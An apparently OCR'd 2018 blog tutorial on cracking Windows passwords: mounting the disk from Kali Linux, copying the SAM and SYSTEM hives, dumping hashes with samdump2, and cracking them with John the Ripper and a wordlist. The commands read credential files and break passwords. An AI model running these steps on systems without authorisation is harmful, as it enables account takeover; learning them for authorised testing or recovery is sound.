
CRACK WINDOWS PASSWORD WITH JOHN THE RIPPER



JOHN THE RIPPER:- John the ripper is a password cracker tool, which try to detect weak passwords. John the ripper can run on wide variety of passwords and hashes. This tool is also helpful in recovery of the password, in care you forget your password, mention ethical hacking professionals.

John the ripper is popular because of the dictionary attacks & is mainly is used in bruteforce attacks. Ethical hacking researcher of iicybersecurity said this method is useful because many old firms still uses the windows old versions which is not good in terms of cybersecurity.

CRACKING THE WINDOWS:-


In windows, password is typically stored in **SAM** file in **%SystemRoot%\system32\config.** Windows uses the **NTLM hash**. During the boot time the hashes from the SAM file gets decrypted using SYSKEY and hashes is loaded in registry which is then used for authentication purpose, according to ethical hacking courses.

Windows does not allow users to copy the **SAM** file in another location so you have to use another OS to mount windows over it and copy the **SAM** file. Once the file is copied we will decrypt the SAM file with SYSKEY and get the hashes for breaking the password.

In below case we are using **Kali Linux OS** to mount the windows partition over it.

- For making the bootable disk you can use **rufus** freeware which is available here: https://rufus.ie/en_IE.html
- This freeware is very easy to use. You simply have to select Kali linux iso image for making bootable disk.
- After creating the boot disk. Simply boot with bootable disk and follow steps as mentioned below:
- First you have to check the hard disk partition that where is the windows is installed. For that type **fdisk -l.**

CHECKING THE HARD DISK PARTITIONS:-



- In the above screen shot, after executing the query the command has shown 3 partitions of the target hard disk. By looking at size of partition you can know that where the target OS (Windows) in installed.

MOUNT:-

- Type **mkdir /mnt/CDrive** for creating the directory.
- For mounting the hard disk partition **/dev/sda2** to **CDrive** directory, type **mount /dev/sda2 /mnt/tmp/CDrive**
- Then for checking the mount point. Type **ls -ltr /mnt/tmp/CDrive**
- Type **mount** to check the mounted drive

```
root@kali:~/temp# mount

sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)

proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)

udev on /dev type devtmpfs (rw,nosuid,relatime,size=2042548k,nr_inodes=201161,mode=755)

devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)

tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=412292k,mode=755)

/dev/sdb1 on /run/live/medium type vfat (ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,
utf8,errors=remount-ro)

/dev/loop0 on /run/live/rootfs/filesystem.squashfs type squashfs (ro,noatime)

tmpfs on /run/live/overlay type tmpfs (rw,noatime,size=2061444k,mode=755)

overlay on / type overlay (rw,noatime,lowerdir=/run/live/rootfs/filesystem.squashfs/,upperdir=/run/live/overlay/rw,work
dir=/run/live/overlay/work)

tmpfs on /usr/lib/live/mount type tmpfs (rw,nosuid,noexec,relatime,size=412292k,mode=755)
```

```
/dev/sdb1 on /usr/lib/live/mount/medium type vfat (ro,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=mixed,utf8,errors=remount-ro)

/dev/loop0 on /usr/lib/live/mount/rootfs/filesystem.squashfs type squashfs (ro,noatime)

pfs on /usr/lib/live/mount/overlay type tmpfs (rw,noatime,size=2061444k,mode=755)

securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)

tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)

tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)

tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)

cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)

cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)

bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)

cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)

cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
```

```
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)

cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)

cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)

roup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)

cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)

cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)

cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)

systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=34,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe
_ino=16732)

hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)

mqueue on /dev/mqueue type mqueue (rw,relatime)

debugfs on /sys/kernel/debug type debugfs (rw,relatime)

tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime)

binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)

tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=412288k,mode=700)
```

```
gvfsd-fuse on /run/user/0/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_id=0,group_id=0)

fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
```

```
/dev/sda2 on /mnt/CDrive type fuseblk (rw,relatime,user_id=0,group_id=0,allow_other,blksize=4096)
```

- In the above output, last line shows that target hard disk partition has been mounted to **CDrive** directory.

COPYING THE SAM FILE:-


- Type **mkdir /tmp/temp**
- Type **cp /mnt/CDrive/Windows/System32/config/SAM /tmp/temp**

SAM FILE:-

- **Samdump2** fetches the SYSKEY and extract hashes from windows SAM file.
- For installing the **samdump2** type **sudo apt-get update** after then type **sudo apt-get install samdump2.**

COPYING THE SYSTEM FILE:-


- Now copy the SYSKEY file, type **cp /mnt/CDrive/Windows/System32/config/SYSTEM /tmp/temp**
- Type **samdump2 SYSTEM SAM**



- In the above screen shot, after executing samdump2. The **samdump2** will show the hashes in **SAM** files. In the next red marked there are 4 users on the target system.
- Now type **samdump2 SYSTEM SAM > hash.txt** for redirect the hash output to a file named **hash.txt**.

CRACKING PASSWORD USING JOHN THE RIPPER:-

- Type **john –format=LM –wordlist=/root/usr/share/john/password_john.txt hash.txt**



- In the above screen shot after executing above query. The wordlist will be used to crack the password. As shown above the current password for the target **OS** is **123456.**
- Attacker can also use his own **wordlist** for cracking the password. In kali linux many wordlists are available that can be used in cracking. For using the kali linux wordlist go to -> /**usr/share/wordlists/**

NOTE:- The above method will work till WINDOWS 7 Operating system. It will not work on WINDOWS 8/8.1/10

BY: JIM GILL / ON: NOVEMBER 27, 2018 / IN: NETWORK TOOLS, TUTORIALS / TAGGED: CRACK WINDOWS PASSWORD, JOHN THE RIPPER

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
- 

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
- 
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
- 
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
- 

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CREATE YOUR OWN WORDLIST WITH CRUNCH

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
- 

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
- 

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
- 

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
- 

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
- 

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
- 
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

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

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

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

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

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

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

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